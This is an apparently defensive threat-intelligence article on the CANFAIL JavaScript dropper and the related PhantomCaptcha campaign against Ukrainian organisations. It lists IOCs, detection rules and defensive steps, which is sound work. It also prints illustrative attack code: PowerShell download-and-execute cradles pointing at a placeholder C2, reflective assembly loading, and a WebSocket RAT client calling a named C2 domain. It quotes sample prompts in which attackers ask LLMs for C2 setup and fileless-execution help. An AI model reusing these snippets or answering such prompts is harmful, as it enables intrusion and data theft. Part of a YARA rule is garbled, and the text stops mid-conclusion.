Executive Summary
Google Threat Intelligence Group (GTIG) has identified a new Russian-linked threat actor deploying a previously undocumented malware family dubbed CANFAIL against Ukrainian organizations. What makes this campaign particularly noteworthy isn’t the malware’s technical sophistication—in fact, the group is described as “less sophisticated” than established Russian APT groups—but rather their innovative adaptation: leveraging Large Language Models (LLMs) to overcome their technical limitations.
This article provides a comprehensive technical analysis of CANFAIL, its relationship to the October 2025 “PhantomCaptcha” campaign, and the broader implications of AI-assisted cyber operations. We’ll examine the attack chain, dissect the memory-only execution techniques, and provide actionable IOCs and detection strategies for defenders.
Key Findings:
- Russian-linked actors using LLMs for reconnaissance, lure creation, and technical Q&A- CANFAIL employs heavily obfuscated JavaScript with memory-only PowerShell droppers- Double file extensions (.pdf.js) used for masquerading legitimate documents- Connection to PhantomCaptcha campaign’s ClickFix tactics- Targets include defense, military, government, energy, and humanitarian sectors
 Hacker Noob TipsHacker Noob Tips
1. Introduction: The Rise of AI-Assisted Threat Actors
The cybersecurity community has long speculated about how threat actors would leverage artificial intelligence and large language models to enhance their operations. In February 2026, we’re no longer speculating—we’re observing it in the wild.
Google Threat Intelligence Group’s latest report on threats to Ukraine’s defense industrial base reveals a fascinating case study: a Russian-linked threat actor that lacks the technical sophistication of established APT groups like Sandworm (APT44) or Fancy Bear (APT28), but has found an innovative workaround. Instead of developing complex, custom tooling, this group is using commercially available LLMs to compensate for their skill gaps.
This represents a significant evolution in the threat landscape. We’re witnessing the democratization of offensive cyber capabilities—actors who previously lacked the expertise to conduct sophisticated operations can now use AI assistants to fill knowledge gaps, generate convincing phishing content, and troubleshoot technical challenges in real-time.
The CANFAIL malware itself is relatively straightforward: obfuscated JavaScript that executes PowerShell to download memory-only droppers. But the operational tradecraft surrounding it—the AI-generated reconnaissance, the LLM-crafted lures, the technically-informed social engineering—represents something new. And for defenders, understanding this paradigm shift is essential.
2. Attribution and Actor Profile
Who’s Behind CANFAIL?
GTIG attributes CANFAIL to a threat actor with suspected links to Russian intelligence services. The attribution confidence is “suspected” rather than “confirmed,” which in the threat intelligence community indicates strong circumstantial evidence without definitive technical or operational proof.
Key Attribution Indicators:
- Exclusive targeting of Ukrainian organizations aligned with Russian strategic interests- Infrastructure patterns consistent with Russian-nexus operations- Operational timing correlating with geopolitical events- Victimology focused on defense, military, and government sectors
Distinguishing Characteristics
What makes this actor notable is how they differ from established Russian APT groups:
CharacteristicCANFAIL ActorEstablished Russian APTs (e.g., APT44)Technical SophisticationLow-MediumHighResourcingLimitedWell-fundedCustom ToolingMinimalExtensiveOperational SecurityDevelopingMatureInnovationLLM utilizationZero-days, supply chain
This “less sophisticated, less resourced” profile suggests the group may be a newer team within Russia’s cyber operations ecosystem, possibly standing up to increase capacity during ongoing operations against Ukraine. Their use of LLMs suggests awareness of their limitations and pragmatic problem-solving.
Suspected Intelligence Service Connection
While GTIG doesn’t specify which Russian intelligence agency may be connected to this actor, Russia’s offensive cyber operations historically involve three main entities:
- GRU (Main Intelligence Directorate) - Military intelligence, responsible for Sandworm/APT442. FSB (Federal Security Service) - Domestic security with cyber capabilities, linked to Turla/APT293. SVR (Foreign Intelligence Service) - Foreign intelligence, connected to Cozy Bear/APT29
The targeting profile (defense, military, government, energy) is consistent with GRU priorities, but the lower sophistication level might indicate a less established unit or contractor organization operating under intelligence service direction.
 Hacker Noob TipsHacker Noob Tips
3. CANFAIL Technical Analysis
Malware Classification
CANFAIL is a JavaScript-based downloader/dropper designed for initial access and second-stage payload delivery. Despite its relatively simple design, it incorporates multiple evasion techniques:
- Heavy JavaScript obfuscation- Double file extensions for masquerading- Memory-only second-stage execution- Social engineering deception (fake error popups)
Attack Chain Walkthrough
The CANFAIL attack chain follows a classic phishing-to-execution model with some noteworthy twists:
┌─────────────────────────────────────────────────────────────────────┐
│                        CANFAIL Attack Chain                          │
├─────────────────────────────────────────────────────────────────────┤
│                                                                      │
│  ┌──────────────┐                                                   │
│  │ Phishing     │ ← LLM-generated content with official formatting  │
│  │ Email        │                                                   │
│  └──────┬───────┘                                                   │
│         │                                                           │
│         ▼                                                           │
│  ┌──────────────┐                                                   │
│  │ Google Drive │ ← Legitimate hosting evades email filters         │
│  │ Link         │                                                   │
│  └──────┬───────┘                                                   │
│         │                                                           │
│         ▼                                                           │
│  ┌──────────────┐                                                   │
│  │ RAR Archive  │ ← Contains CANFAIL payload                        │
│  │ Download     │                                                   │
│  └──────┬───────┘                                                   │
│         │                                                           │
│         ▼                                                           │
│  ┌──────────────┐                                                   │
│  │ CANFAIL      │ ← Double extension: document.pdf.js               │
│  │ (.pdf.js)    │   Appears as PDF, executes as JavaScript          │
│  └──────┬───────┘                                                   │
│         │                                                           │
│         ▼                                                           │
│  ┌──────────────┐                                                   │
│  │ Obfuscated   │ ← Heavy obfuscation, anti-analysis                │
│  │ JavaScript   │                                                   │
│  └──────┬───────┘                                                   │
│         │                                                           │
│         ▼                                                           │
│  ┌──────────────┐                                                   │
│  │ PowerShell   │ ← Spawns PowerShell for next stage                │
│  │ Execution    │                                                   │
│  └──────┬───────┘                                                   │
│         │                                                           │
│         ▼                                                           │
│  ┌──────────────┐                                                   │
│  │ Memory-Only  │ ← No disk artifacts - evades forensics            │
│  │ Dropper      │                                                   │
│  └──────┬───────┘                                                   │
│         │                                                           │
│         ▼                                                           │
│  ┌──────────────────────────────────────────────────────────┐       │
│  │ Final Payload + Fake Error Popup                         │       │
│  │ (deceives victim into thinking file didn't open)         │       │
│  └──────────────────────────────────────────────────────────┘       │
│                                                                      │
└─────────────────────────────────────────────────────────────────────┘
Stage 1: The Double Extension Trick
The initial payload uses a classic but effective technique: double file extensions. A file named something like:
important_document.pdf.js
On Windows systems with “hide extensions for known file types” enabled (the default), this appears as:
important_document.pdf
The victim sees what appears to be a PDF document, but when opened, Windows executes it as JavaScript through Windows Script Host (wscript.exe).
Why This Still Works:
- Default Windows configuration hides known extensions- PDF icons can be embedded in JS files- Users expect attachments to be documents- Archives (RAR/ZIP) can preserve the deception
Stage 2: JavaScript Obfuscation
The CANFAIL JavaScript is heavily obfuscated to evade static analysis and signature detection. While specific samples haven’t been publicly released, the obfuscation techniques likely include:
Common JavaScript Obfuscation Patterns:
// Example: String encoding/decoding
var _0x1234 = ['cG93ZXJzaGVsbA==', 'YXRvYg=='];
(function(_0x5678, _0x9abc) {
    var _0xdef0 = function(_0x1111) {
        while (--_0x1111) {
            _0x5678['push'](_0x5678['shift']());
        }
    };
    _0xdef0(++_0x9abc);
}(_0x1234, 0x1b3));

// Example: Indirect function calls
var _0x2345 = function(_0x3456, _0x4567) {
    _0x3456 = _0x3456 - 0x0;
    var _0x5678 = _0x1234[_0x3456];
    return _0x5678;
};

// Example: eval/Function constructor abuse
var _0x6789 = new Function(atob(_0x2345('0x0')))();
Obfuscation Techniques Observed in Similar Campaigns:
- Variable/function name mangling - Meaningful names replaced with hex sequences2. String encoding - Base64, hex encoding, custom encoding schemes3. Control flow flattening - Logic obscured with state machines4. Dead code injection - Irrelevant code added to confuse analysis5. Indirect function calls - Array-based lookups for function references6. Anti-debugging checks - Detection of developer tools, debuggers
Stage 3: PowerShell Execution
The obfuscated JavaScript ultimately spawns PowerShell to download and execute the next stage. The execution likely uses one of these patterns:
Method 1: Direct WScript Shell Execution
var shell = new ActiveXObject("WScript.Shell");
shell.Run("powershell -ep bypass -w hidden -c \"IEX(New-Object Net.WebClient).DownloadString('https://[C2]/payload')\"", 0, false);
Method 2: COM Object Instantiation
var ps = new ActiveXObject("PowerShell.1");
ps.Invoke("IEX (IWR -Uri 'https://[C2]/payload' -UseBasicParsing).Content");
Method 3: Scheduled Task Creation
// Creates scheduled task to execute PowerShell later
var shell = new ActiveXObject("WScript.Shell");
shell.Run("schtasks /create /tn \"Update\" /tr \"powershell -ep bypass -f [path]\" /sc once /st 00:00", 0);
Stage 4: Memory-Only Dropper

The second-stage PowerShell operates entirely in memory, leaving minimal forensic artifacts. This technique, sometimes called “fileless” malware, is particularly challenging for defenders:
Memory-Only Execution Pattern:
# Typical memory-only execution flow
$code = (New-Object Net.WebClient).DownloadString("https://[C2]/stage2")
$bytes = [Convert]::FromBase64String($code)
$assembly = [Reflection.Assembly]::Load($bytes)
$entryPoint = $assembly.EntryPoint
$entryPoint.Invoke($null, @())
Why Memory-Only Execution Complicates Defense:
- No file hash to detect - Traditional AV relies on file signatures2. No persistent artifact - Malware disappears on reboot unless persistence established3. Limited forensic evidence - Memory analysis required, which may not be routine4. Process injection options - Payload can hide in legitimate processes
Stage 5: Fake Error Popup
A clever social engineering touch: after execution, CANFAIL displays a fake error popup suggesting the document couldn’t be opened. This serves multiple purposes:
- Reduces suspicion - Victim thinks the file simply failed to open2. Prevents re-execution - Victim unlikely to try opening again3. Buys time - Delays incident investigation
Example Implementation:
// Simple VBScript popup (could be embedded or dropped)
WScript.Echo("Error: Unable to open document. The file may be corrupted or incompatible with your system.");

// Or via PowerShell
Add-Type -AssemblyName System.Windows.Forms
[System.Windows.Forms.MessageBox]::Show("Error: Document cannot be displayed. Adobe Reader may need to be updated.", "Document Error", 0, 16)
 Hacker Noob TipsHacker Noob Tips
4. The PhantomCaptcha Connection
Campaign Overview
In October 2025, SentinelLABS and the Digital Security Lab of Ukraine documented a related campaign dubbed “PhantomCaptcha”. This campaign shares infrastructure and tactical overlaps with the CANFAIL actor and provides additional insight into their evolving tradecraft.
PhantomCaptcha represented a brief experiment with ClickFix tactics—a social engineering technique that tricks users into copying and executing malicious commands themselves, effectively bypassing endpoint security that blocks automated execution.
ClickFix: The Social Engineering Technique
ClickFix (also known as “Paste and Run” or “Copy/Paste Attack”) is an increasingly popular technique that exploits user trust in verification mechanisms:
┌─────────────────────────────────────────────────────────────────────┐
│                     ClickFix Attack Flow                             │
├─────────────────────────────────────────────────────────────────────┤
│                                                                      │
│  1. Victim receives phishing email with weaponized PDF attachment   │
│                            │                                        │
│                            ▼                                        │
│  2. PDF opens, instructs victim to "verify" via link                │
│                            │                                        │
│                            ▼                                        │
│  3. Link leads to fake Cloudflare/reCaptcha verification page       │
│     "Please verify you are human"                                   │
│                            │                                        │
│                            ▼                                        │
│  4. Page instructs: "Press Win+R, then Ctrl+V, then Enter"          │
│     (Malicious PowerShell command already in clipboard)             │
│                            │                                        │
│                            ▼                                        │
│  5. Victim executes command themselves, bypassing EDR               │
│                                                                      │
└─────────────────────────────────────────────────────────────────────┘
Why ClickFix Works:
- Users trust Cloudflare/CAPTCHA verification flows- The “Win+R, Ctrl+V, Enter” sequence seems like a verification step- User-initiated execution bypasses many security controls- The clipboard contains pre-staged malicious commands
PhantomCaptcha Technical Details
The Weaponized PDF
The PhantomCaptcha campaign used PDF documents impersonating the Ukrainian President’s Office. When opened, the PDF displayed instructions directing victims to a fake verification page hosted at zoomconference[.]app.
PDF Hash (SHA-256):
e8d0943042e34a37ae8d79aeb4f9a2fa07b4a37955af2b0cc0e232b79c2e72f3
Stage 1: The “cptch” Downloader
The fake captcha page loaded a heavily obfuscated PowerShell downloader exceeding 500KB in size—an unusually large footprint indicating extensive obfuscation and possibly embedded payloads.
Stage 1 Hash (SHA-256):
3324550964ec376e74155665765b1492ae1e3bdeb35d57f18ad9aaca64d50a44
Obfuscation Characteristics:
- Multiple layers of Base64 encoding- String concatenation across hundreds of variables- Arithmetic-based string building- Anti-analysis timing checks
Stage 2: System Fingerprinting
The second stage performed comprehensive system reconnaissance:
Information Collected:
- Operating system version and architecture- Hostname and domain membership- User account information- Installed software inventory- Network configuration- Running processes- Security software detection
Exfiltration Method: Data was XOR-encrypted using a static 32-byte key before transmission:
XOR Key:
b3yTKRaP4RHKYQMf0gMd4fw1KNvBtv3l
Stage 2 Hash (SHA-256):
4bc8cf031b2e521f2b9292ffd1aefc08b9c00dab119f9ec9f65219a0fbf0f566
XOR Encryption Implementation Pattern:
function Encrypt-Data {
    param([byte[]]$Data)
    $key = [System.Text.Encoding]::ASCII.GetBytes("b3yTKRaP4RHKYQMf0gMd4fw1KNvBtv3l")
    $encrypted = New-Object byte[] $Data.Length
    for ($i = 0; $i -lt $Data.Length; $i++) {
        $encrypted[$i] = $Data[$i] -bxor $key[$i % $key.Length]
    }
    return $encrypted
}
Stage 3: WebSocket RAT
The final payload was a WebSocket-based Remote Access Trojan (RAT) enabling:
- Arbitrary command execution- File upload/download- Additional payload deployment- Persistent access
Stage 3 Hash (SHA-256):
19bcf7ca3df4e54034b57ca924c9d9d178f4b0b8c2071a350e310dd645cd2b23
WebSocket RAT Communication Pattern:
// Simplified WebSocket RAT client-side logic
const ws = new WebSocket("wss://bsnowcommunications[.]com/ws");

ws.onmessage = function(event) {
    let cmd = JSON.parse(event.data);
    switch(cmd.type) {
        case "exec":
            let result = executeCommand(cmd.payload);
            ws.send(JSON.stringify({type: "result", data: result}));
            break;
        case "download":
            downloadFile(cmd.url, cmd.path);
            break;
        case "upload":
            uploadFile(cmd.path);
            break;
    }
};
PhantomCaptcha Targets
The targeting was notably focused on humanitarian organizations involved in Ukraine relief efforts:
Target OrganizationSectorInternational Committee of the Red Cross (ICRC)HumanitarianUNICEF Ukraine OfficeHumanitarianNorwegian Refugee CouncilHumanitarianCouncil of Europe - Register of Damage for UkraineInternational OrganizationDonetsk Regional AdministrationGovernmentDnipropetrovsk Regional AdministrationGovernmentPoltava Regional AdministrationGovernmentMykolaiv Regional AdministrationGovernment
Operational Security
The PhantomCaptcha infrastructure demonstrated notable operational security:
- 24-hour active window - Infrastructure active October 8, 2025 only- Six months preparation - Registration and setup conducted well in advance- Compartmentalization - Lure and C2 infrastructure segregated- Legitimate hosting - Google Drive used for initial delivery- Geographic distribution - Infrastructure spread across multiple providers
This level of OPSEC, combined with the low sophistication of the malware itself, reinforces the picture of an actor who is operationally aware but technically limited.
5. LLM-Assisted Attack Tradecraft
The Game-Changer
The most significant aspect of this campaign isn’t the malware—it’s the methodology. GTIG explicitly notes that this actor uses Large Language Models for:
- Reconnaissance - Gathering information about target organizations2. Lure Creation - Generating convincing phishing content3. Technical Q&A - Solving problems related to:
- Post-compromise activity- C2 infrastructure setup
As GTIG stated:
“Through prompting, they conduct reconnaissance, create lures for social engineering, and seek answers to basic technical questions for post-compromise activity and C2 infrastructure setup.”
How LLMs Compensate for Skill Gaps
For a “less sophisticated” threat actor, LLMs provide several advantages:
Reconnaissance Enhancement:
Prompt: "List all Ukrainian government agencies responsible for
energy sector regulation and their key officials"

Prompt: "What are the main defense contractors working with
the Ukrainian military on drone systems?"

Prompt: "Find email formats used by [Organization Name]"
Lure Content Generation:
Prompt: "Write a formal email in Ukrainian from the President's
Office regarding updated security protocols. Include official
formatting and urgent language."

Prompt: "Create a message from a Romanian energy company
regarding partnership opportunities with Ukrainian utilities"
Technical Problem-Solving:
Prompt: "How do I set up a C2 server using WebSockets that
avoids common detection patterns?"

Prompt: "What's the best way to enumerate Active Directory
without triggering security alerts?"

Prompt: "How can I make PowerShell download and execute
code without writing to disk?"
Implications for Defenders
The democratization of offensive capabilities through LLMs creates several challenges:
- Lower barrier to entry - Less skilled actors can now conduct sophisticated-appearing operations2. Improved social engineering - AI-generated content is more convincing and grammatically correct3. Rapid capability development - Actors can quickly learn techniques without prior expertise4. Scaling operations - LLMs enable faster content generation for mass campaigns
Detection Opportunities
However, LLM-assisted attacks also present detection opportunities:
Language Patterns:
- AI-generated text may have characteristic structures- Formal language in contexts where informal would be expected- Perfect grammar from actors who historically made mistakes
Behavioral Indicators:
- Rapid evolution in tradecraft quality- Inconsistency between sophisticated lures and simple tooling- Operational tempo changes as actors leverage AI efficiency
6. Memory-Only Execution Deep Dive
Why Attackers Love Fileless Malware
Memory-only execution offers significant advantages for attackers:
- Evades file-based detection - No executable files for AV to scan2. Reduces forensic artifacts - Limited evidence for incident response3. Exploits trusted processes - PowerShell, WMI, .NET are legitimate tools4. Persistence through legitimate mechanisms - Scheduled tasks, registry keys store commands, not files
Common Memory-Only Techniques
Technique 1: Download Cradle
# IEX (Invoke-Expression) with WebClient
IEX (New-Object Net.WebClient).DownloadString('https://[C2]/payload')

# IWR (Invoke-WebRequest) alternative
IEX (IWR -Uri 'https://[C2]/payload' -UseBasicParsing).Content

# Using Invoke-RestMethod
IEX (IRM 'https://[C2]/payload')
Technique 2: Reflection Assembly Load
# Load .NET assembly directly into memory
$bytes = (New-Object Net.WebClient).DownloadData('https://[C2]/payload.dll')
$assembly = [Reflection.Assembly]::Load($bytes)
[Namespace.Class]::Method()
Technique 3: Add-Type Compilation
# Compile and execute C# code in memory
$code = @"
using System;
using System.Runtime.InteropServices;
public class Payload {
    [DllImport("kernel32.dll")]
    public static extern IntPtr VirtualAlloc(IntPtr addr, uint size, uint type, uint protect);

    public static void Execute() {
        // Shellcode execution logic
    }
}
"@
Add-Type -TypeDefinition $code
[Payload]::Execute()
Technique 4: Process Hollowing
# Inject code into a suspended legitimate process
# (Simplified concept - actual implementation more complex)
$proc = Start-Process -FilePath "notepad.exe" -PassThru -WindowStyle Hidden
# Hollow out memory, inject shellcode, resume
Detection Strategies for Memory-Only Malware
1. PowerShell Logging
Enable comprehensive PowerShell logging:
# Enable Script Block Logging (GPO or Registry)
# HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
# EnableScriptBlockLogging = 1
# EnableScriptBlockInvocationLogging = 1

# Enable Module Logging
# HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging
# EnableModuleLogging = 1
2. Monitor for Download Cradles
Sigma rule for detecting download cradles:
title: PowerShell Download Cradle Detection
status: experimental
description: Detects PowerShell download cradles commonly used in fileless attacks
logsource:
    product: windows
    category: ps_script
detection:
    selection_download:
        ScriptBlockText|contains:
            - 'Net.WebClient'
            - 'Invoke-WebRequest'
            - 'IWR '
            - 'wget '
            - 'curl '
            - 'Invoke-RestMethod'
            - 'IRM '
    selection_exec:
        ScriptBlockText|contains:
            - 'IEX'
            - 'Invoke-Expression'
            - '| iex'
            - ').Content'
            - 'DownloadString'
    condition: selection_download and selection_exec
falsepositives:
    - Legitimate administrative scripts
    - Software installation scripts
level: high
3. Monitor for Reflection Assembly Loading
title: PowerShell Reflection Assembly Loading
status: experimental
description: Detects loading of .NET assemblies via reflection
logsource:
    product: windows
    category: ps_script
detection:
    selection:
        ScriptBlockText|contains:
            - '[Reflection.Assembly]::Load'
            - '[System.Reflection.Assembly]::Load'
            - 'LoadFile('
            - 'LoadFrom('
    condition: selection
falsepositives:
    - PowerShell modules using reflection
level: medium
7. Detection and Hunting Strategies
YARA Rules
Rule 1: Obfuscated JavaScript with Shell Execution
rule CANFAIL_JS_Dropper {
    meta:
        description = "Detects obfuscated JavaScript droppers similar to CANFAIL"
        author = "HackerNoob Research"
        date = "2026-02-14"
        reference = "GTIG Ukraine Defense Report"

    strings:
        // Common obfuscation patterns
        $obf1 = /var\s+_0x[a-f0-9]{4}\s*=/ nocase
        $obf2 = /\['push'\]\s*\(\s*_0x[a-f0-9]+\s*\[/ nocase
        $obf3 = "fromCharCode" nocase
        $obf4 = "atob" nocase

        // Shell execution
        $exec1 = "WScript.Shell" nocase
        $exec2 = "ActiveXObject" nocase
        $exec3 = "powershell" nocase
        $exec4 = ".Run(" nocase

        // Encoded PowerShell indicators
        $ps1 = "-enc" nocase
        $ps2 = "-encodedcommand" nocase
        $ps3 = "-ep bypass" nocase
        $ps4 = "-executionpolicy bypass" nocase

    condition:
        filesize  any any (msg:"CANFAIL WebSocket C2 Connection"; flow:established,to_server; content:"Upgrade: websocket"; content:"Host:"; content:"bsnowcommunications"; sid:2026021401; rev:1;)

# Detect suspicious PowerShell download cradle over HTTP
alert http any any -> any any (msg:"PowerShell Download Cradle"; flow:established,to_server; content:"powershell"; nocase; content:"downloadstring"; nocase; sid:2026021402; rev:1;)
Hunting Queries
KQL (Microsoft Sentinel/Defender):
// Hunt for JavaScript executing PowerShell
DeviceProcessEvents
| where InitiatingProcessFileName in~ ("wscript.exe", "cscript.exe")
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine has_any ("bypass", "hidden", "-enc", "downloadstring", "iex")
| project Timestamp, DeviceName, InitiatingProcessCommandLine, ProcessCommandLine
| sort by Timestamp desc

// Hunt for double extension files
DeviceFileEvents
| where FileName matches regex @".*\.(pdf|doc|docx|xls|xlsx)\.(js|vbs|hta|bat|ps1)$"
| project Timestamp, DeviceName, FileName, FolderPath, InitiatingProcessFileName
Splunk SPL:
// Detect JavaScript to PowerShell execution chain
index=windows sourcetype=WinEventLog:Security OR sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
(ParentImage="*\\wscript.exe" OR ParentImage="*\\cscript.exe")
(Image="*\\powershell.exe" OR Image="*\\pwsh.exe")
| search CommandLine="*bypass*" OR CommandLine="*hidden*" OR CommandLine="*-enc*" OR CommandLine="*downloadstring*"
| table _time, ComputerName, ParentImage, Image, CommandLine
8. Indicators of Compromise
Network Indicators
Domains
DomainPurposeFirst SeenStatuszoomconference[.]appLure hosting (fake Zoom)Oct 2025Inactivezoomconference[.]clickFollow-up domainOct 9, 2025Registeredbsnowcommunications[.]comC2 serverOct 2025Activegoodhillsenterprise[.]comMalware deliveryOct 2025Activeprincess-mens[.]clickAndroid malware deliveryOct 2025Active
IP Addresses
IP AddressProviderPurposeNotes193.233.23[.]81KVMKA (Russia)Lure hostingFinland VPS45.15.156[.]24UnknownPowerShell delivery185.142.33[.]131UnknownBackend C2
File Indicators
SHA-256 Hashes
HashDescriptionSizee8d0943042e34a37ae8d79aeb4f9a2fa07b4a37955af2b0cc0e232b79c2e72f3Weaponized PDF lure50KB20KB3324550964ec376e74155665765b1492ae1e3bdeb35d57f18ad9aaca64d50a44Stage 1 obfuscated downloader (cptch)>500KB4bc8cf031b2e521f2b9292ffd1aefc08b9c00dab119f9ec9f65219a0fbf0f566Stage 2 fingerprinting script19bcf7ca3df4e54034b57ca924c9d9d178f4b0b8c2071a350e310dd645cd2b23Stage 3 WebSocket RAT~15KB
Encryption Keys
KeyUsageAlgorithmb3yTKRaP4RHKYQMf0gMd4fw1KNvBtv3lPhantomCaptcha Stage 2 data encryptionXOR
MITRE ATT&CK Mapping
TacticTechniqueIDDescriptionInitial AccessSpearphishing LinkT1566.002Google Drive links in phishing emailsInitial AccessSpearphishing AttachmentT1566.001RAR archives with malwareExecutionJavaScriptT1059.007Obfuscated JS executes next stageExecutionPowerShellT1059.001Downloads and executes payloadsExecutionUser ExecutionT1204Victim opens disguised fileDefense EvasionMasqueradingT1036Double file extensions (.pdf.js)Defense EvasionObfuscated FilesT1027Heavily obfuscated JavaScriptDefense EvasionReflective Code LoadingT1620Memory-only PowerShell droppersCommand and ControlWeb ServiceT1102Google Drive for initial deliveryCommand and ControlWeb ProtocolsT1071.001HTTPS/WebSocket for C2DiscoverySystem Information DiscoveryT1082Fingerprinting scriptsCollectionData from Local SystemT1005System reconnaissance dataExfiltrationExfiltration Over C2 ChannelT1041XOR-encrypted data exfil
9. Broader Russian Cyber Operations Context
The Crowded Landscape
CANFAIL operates within a complex ecosystem of Russian-nexus threat actors targeting Ukraine. Understanding this context helps defenders prioritize and attribute activity:
GroupAttributionPrimary ToolsFocus AreaAPT44 (Sandworm)GRU Unit 74455WAVESIGN, INFAMOUSCHISELSignal/Telegram exfiltration, critical infrastructureTEMP.VerminLPR security agenciesVERMONSTERDrone/aerospace targetingUNC5125Suspected RussianMESSYFORK, GREYBATTLEDrone unit targetingUNC5792Suspected RussianCustom toolsSignal account hijackingUNC4221Suspected RussianSTALECOOKIE, TINYWHALEClickFix attacksUNC5976Suspected RussianMalicious RDP filesDefense contractor spoofingUNC6096Suspected RussianGALLGRAB (Android)WhatsApp deliveryUNC5114Suspected RussianCraxsRATFake Kropyva updatesCANFAIL ActorSuspected Russian IntelCANFAILDefense, government, energy
Strategic Objectives
Russian cyber operations against Ukraine pursue several strategic objectives:
- Tactical Intelligence
- Battlefield management systems (Delta, Kropyva)- Military unit positions and movements- Operational planning documents2. Communications Compromise
- Signal messenger targeting- Telegram channel infiltration- WhatsApp for personal communications3. Drone Ecosystem Disruption
- Manufacturers and suppliers- Drone operators and units- Training academies- Component suppliers4. Defense Industrial Base
- Ukrainian defense contractors- Western companies supporting Ukraine- Technology transfer monitoring5. Humanitarian Disruption
- NGO operations mapping- Aid distribution intelligence- International organization infiltration
Hacktivist Alignment
Pro-Russia hacktivist groups (including KillNet revival elements) complement state operations by:
- Targeting Ukraine’s drone monitoring capabilities- Mapping drone production facilities- Claiming operational disruptions- Conducting DDoS against supportive organizations
10. Defensive Recommendations
Immediate Actions
1. Enable PowerShell Logging
# Enable Script Block Logging
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1

# Enable Module Logging
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" -Name "EnableModuleLogging" -Value 1

# Enable Transcription
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" -Name "EnableTranscripting" -Value 1
2. Block Double Extension Files
- Configure email gateways to block attachments with double extensions- Use endpoint protection rules to prevent execution of .pdf.js, .doc.vbs, etc.- Monitor for files with double extensions in download locations
3. Restrict JavaScript Execution
; Group Policy: Restrict script hosts
; User Configuration > Administrative Templates > Windows Components >
; File Explorer > Turn off Windows Script Host
4. Implement Application Whitelisting
- Block wscript.exe and cscript.exe execution for standard users- Restrict PowerShell execution to signed scripts- Monitor for constrained language mode bypasses
Detection Engineering
5. Deploy Provided Detection Rules
- Implement YARA rules on email gateway and endpoint- Deploy Sigma rules to SIEM- Enable network detection rules for C2 patterns
6. Monitor for LLM-Assisted Indicators
- Unusually polished phishing content from typically low-sophistication actors- Rapid evolution in tradecraft quality- Perfect grammar from groups with historical language mistakes
7. Memory Forensics Capability
- Develop capability to capture memory images- Use volatility or similar tools for memory analysis- Monitor for process hollowing and injection
Organizational Measures
8. Security Awareness Training
- Train users on double extension attacks- Educate about ClickFix/paste-and-run techniques- Emphasize verification of unexpected requests, especially involving “captcha” steps
9. Email Security Enhancement
- Implement DMARC, DKIM, SPF- Enable link protection and URL rewriting- Block RAR archives from external sources (or scan intensively)
10. Incident Response Preparation
- Update playbooks for fileless malware scenarios- Ensure memory acquisition capability- Prepare for rapid IOC deployment
11. Conclusion
The CANFAIL campaign represents an important evolution in the threat landscape: the emergence of AI-augmented threat actors who leverage LLMs to compensate for technical shortcomings. While the malware itself employs relatively standard techniques—obfuscated JavaScript, PowerShell execution, memory-only droppers—the operational tradecraft has been elevated through AI assistance.
For defenders, this means:
